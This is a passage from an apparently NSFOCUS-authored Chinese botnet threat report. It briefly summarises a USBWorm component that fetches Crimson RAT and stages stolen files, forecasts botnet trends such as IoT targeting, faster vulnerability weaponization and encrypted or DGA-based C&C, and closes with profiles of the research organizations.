该组件通过读取文件列表来检查安全软件是否存在，进而判断是否回连 C&C 以下载 Crimson RAT，当设备感染后，会根据预置的文件后缀列表来判断是否有感兴趣的文件需要窃取。之后，USBWorm 会创建隐藏文件夹来保存需要窃取的文件，并伺机上传。

该组件使用的技术十分常见，但从行为上并无过多可疑操作，难以第一时间触发杀软告警，具有一定的隐匿性。使用这种思路进行杀软绕过的能力值得安全分析人员注意。

5

未来展望——僵尸网络发展趋势预测



攻击者仍然会以物联网设备为主来构建僵尸网络。近些年这类设备数量呈爆炸式增长，所以仍然会是 DDoS 和挖矿僵尸网络扩充肉鸡规模的首选目标。

以 Windows 平台为主要目标的僵尸网络交叉联合的情况会越来越多。Windows 平台上各种类型家族丛生，但规模增长不如物联网，市场有限，因此不同家族之间抱团取暖时有发生，在获取自身利益之外，还会投放其他家族，层层榨干目标价值。

僵尸网络的传播手段并不会发生革命性改变。目前攻击者使用的手段仍然有效且易于操作，常见的攻击手段有两种，一是利用钓鱼邮件、欺骗性文档以及水坑站点发动定向攻击，二是利用弱口令、操作系统及平台漏洞进行自动化批量攻击，以抓取存在脆弱性的设备。

攻击者利用漏洞乃至挖掘漏洞的意愿和能力将迅速加强。针对一些影响范围较广的设备，部分组织或个人已经具备了快速开发 1-day 漏洞的武器化能力，并且在未来会愈发凶猛。此外，针对一些影响范围较小的设备和软件，部分组织或个人主动挖掘漏洞并利用，尝试从局部市场攫取利益，不断催生局部网络安全战场。攻击者不断扩展入侵渠道，缩短了攻击周期，使得威胁事件发生的频率变高，数量更多，规模更大。

部分僵尸网络开始改变发展模式，即先聚焦传播入侵，待占领肉鸡而后再完善木马功能。这反映出僵尸网络行业的暴利性和竞争激烈性，进而产生“内卷”，使得一些组织开始出现了浮躁心态，为了求快，在木马运营前期以牺牲功能为代价，用节省的时间来换取争夺肉鸡的优先权。这与功能和服务都相对稳定的商业级木马提供商有着明显差别。

头部运营者控制的僵尸网络不断向高隐匿性发展。为了在入侵之后能够“立得稳，站得住”，更多组织开始在保护流量上下足功夫，采取了诸如 P2P 衍生协议、流量加密、签名和 Tor 等通信方式。有的则加大对 DGA 算法的使用力度，通过藏木于林来保护真实 C&C。而一般性的攻击者或运营者，则倾向于拿来即用，我们捕获的大部分攻击流量都属于这种类型。

以上变化趋势将导致网络安全事件发生的周期缩短，对网络安全从业单位的响应速度和检测能力提出了更快的要求。公共或地下开源的僵尸网络代码导致其变种越来越多，甚至产生新的家族。但由于代码互借，导致它们的同质化会愈发突出，反而有利于检测。而黑客团伙公开售卖可用于攻击的 RAT 工具、漏洞利用文档等，虽然降低了攻击门槛，使得攻击成本迅速下降，但同样带来的是攻击的同质化，在一定程度上将降低了检测和追踪的难度。而一些局部事件，因其涉及范围小众的设备、软件和恶意软件，

故而对安全从业人员的专业知识宽度提出了更高的要求。

综上，攻击者加快了漏洞利用速度并加强了流量保护手段，使得基于网络层的僵尸网络检测难度极速上升。现如今，各僵尸网络分工明确，存在不同家族互补联合的态势，需要僵尸网络检测体系加强综合分析能力，从恶意软件本地行为、特征知识学习和情报威胁等多方面入手，以汲取多维度的信息。

绿盟威胁情报中心

绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

网址：https://nti.nsfocus.com/

伏影实验室

伏影实验室专注于安全威胁与监测技术研究。 研究目标包括僵尸网络威胁，DDoS 对抗，WEB 对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

CNCERT 网络安全应急技术国家工程实验室

CNCERT 网络安全应急技术国家工程实验室是于 2013 年由发改委批复成立的、由国家互联网应急中心（CNCERT）运营的国家级实验室。实验室致力于物联网及工控网安全领域的基础理论研究、关键技术研发与实验验证，开展物联网及工控网相关的安全监测、态势感知、信息通报与应急处置工作，向政府主管部门和行业用户提供威胁情报共享、态势信息通报等服务，为国家关键基础设施的建设和运行提供网络安全保障。

NSFOCUS

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com

欢迎关注
绿盟科技官方微信